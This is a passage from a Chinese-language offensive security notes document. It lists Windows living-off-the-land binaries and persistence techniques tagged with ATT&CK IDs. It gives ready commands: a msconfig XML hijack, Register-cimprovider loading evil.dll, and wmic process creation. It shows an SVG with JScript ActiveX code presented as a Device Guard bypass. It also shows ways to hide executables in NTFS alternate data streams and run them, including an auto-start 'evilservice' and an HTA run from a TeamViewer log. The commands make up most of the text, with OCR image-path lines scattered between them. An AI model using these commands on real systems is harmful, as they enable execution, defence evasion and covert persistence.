
<MSCONFIGTOOLS>

<a NAME="LOLBin" PATH="%windir%\system32\WindowsPowerShell\v1.0\powershell.exe"

DEFAULT_OPT="–command calc.exe "

HELP="LOLBin MSCONFIGTOOLS"/>

</MSCONFIGTOOLS>



1. 讲上述代码 写为 mscfgtlc.xml 放置路径为 C:\Windows\System32


2. 启动 CMD ：

msconfig –5

1. 找到 LOLBin 一栏 点击启动 触发条件
   https://twitter.com/pabraeken/status/991314564896690177

36.sigverif.exe


http://www.hexacorn.com/blog/2018/04/27/i-shot-the-sigverif-exe-the-gui-based-lolbin/



37.DXCap.exe

DXCap.exe –c C:\Windows\System32\notepad.exe


https://twitter.com/harr0ey/status/992008180904419328



38.Register-cimprovider.exe (T1218)

Register–cimprovider –path "C:\folder\evil.dll"

https://github.com/api0cradle/LOLBAS/blob/master/OSBinaries/Register–cimprovider.md




39. xls mimikatz

https://gist.github.com/caseysmithrc/b1190e023cd29c1910c01a164675a22e

40.WMI (T1047)

wmic process call create “calc.exe”wmic process where name=”calc.exe” call terminate



https://www.andreafortuna.org/dfir/windows-command-line-cheatsheet-part-2-wmic/

41.更多花里胡哨的 LOLBIN 内容请参考以下链接

https://gtfobins.github.io/

https://lolbas-project.github.io/

三、Persistence


持久化包括攻击者在用户系统重新启动，更改的凭据以及可能切断其访问权限的情况保持对系统的访问权限的技术。用于持久化的技术包括任何访问、操作或更改配置，使攻击者能够在系统上拥有权限，例如替换或劫持合法代码或添加启动脚本。

1.Office -SVG (T1137)

1.实际上我们不需要 Internet Explorer 来执行 ActiveX


2 我们将使用 Microsoft Office 与 Microsoft Office 一起使用浏览器 Microsoft Office 通过 SVG Document 执行 ActiveX

3.注意此方法仅适用于 Web 浏览器 Microsoft Office 中的 SVG Document.




```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" width="600" height="600">

        <script language="JScript">

                <![CDATA[

                <!-- Author Matt harr0ey @harr0ey
                <!-- Topic: Device Guard Bypassing
                <!-- WScript inside SVG
```

```
                    var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

    ]]>
  </script>
  <rect id="square" width="0" height="0" fill="#ff0000"
   x="10" y="10" />
</svg>
```



视频内容： https://www.ggsec.cn/SVG-ActiveX.html

参考资料： https://homjxi0e.wordpress.com/2018/08/26/svg-document-activex-alongside-microsoft-word-execution/

https://gist.githubusercontent.com/homjxi0e/4a38b2402e77a536a4deb17928f9a8b0/raw/332b3fa640bb2fff6c59b38a28eaea39b9ec5df6/x000x02.svg


2.1 ADS 数据流 (T1137)

echo "empty file" > c:\ADS\file.txt

makecab c:\ADS\procexp.exe c:\ADS\procexp.cab

extrac32 C:\ADS\procexp.cab c:\ADS\file.txt:procexp.exe

wmic process call create '"c:\ADS\file.txt:procexp.exe"'



echo "empty file" > c:\ADS\file.txt

findstr /V /L W3AllLov3DonaldTrump c:\ADS\procexp.exe > c:\ADS\file.txt:procexp.exe

wmic process call create '"c:\ADS\file.txt:procexp.exe"'


echo "empty file" > c:\ADS\file.txt

type c:\windows\system32\cmd.exe > c:\ADS\file.txt:cmd.exe

sc create evilservice binPath= "\"c:\ADS\file.txt:cmd.exe\" /c echo works > \"c:\AD

S\works.txt\"" DisplayName= "evilservice" start= auto

sc start evilservice



print /d:c:\Users\demon\1.txt:procexp.exe c:\Users\demon\procexp.exe

wmic process call create '"C:\Users\demon\1.txt:procexp.exe"'

https://www.youtube.com/watch?v=nPBcSP8M7KE&feature=youtu.be


Link: https://oddvar.moe/2018/04/11/putting-data-in-alternate-data-streams-and-how-to-execute-it-part-2/


2.2 ADS 数据流 (T1137)


TeamViewer13

C :\>type :\temp\helloworld.hta >"C :\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:helloworld.hta"

C :\>mshta"c :\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:helloworld.hta"







PHP

未寄宿 可以执行


```
C:\Users\demon>C:\phpfind\phpa\php.exe  C:\phpfind\WWW\phpinfo.php
Hello World!
```


删除文件

删除文件——寄宿数据流成功，并可以运行

```
C:\Users\demon>C:\phpfind\phpa\php.exe "C:\Foxmail 7.2\Info\Readme.txt:hello.php"
Hello World!
```

Control





链接资料：https://oddvar.moe/2018/01/14/putting-data-in-alternate-data-streams-and-how-to-execute-it/

https://twitter.com/bohops/status/954466315913310209

3.RunOnceEx (T1137)

使用 RunOnceEx 进行持久化 – 隐藏自 Autoruns.exe

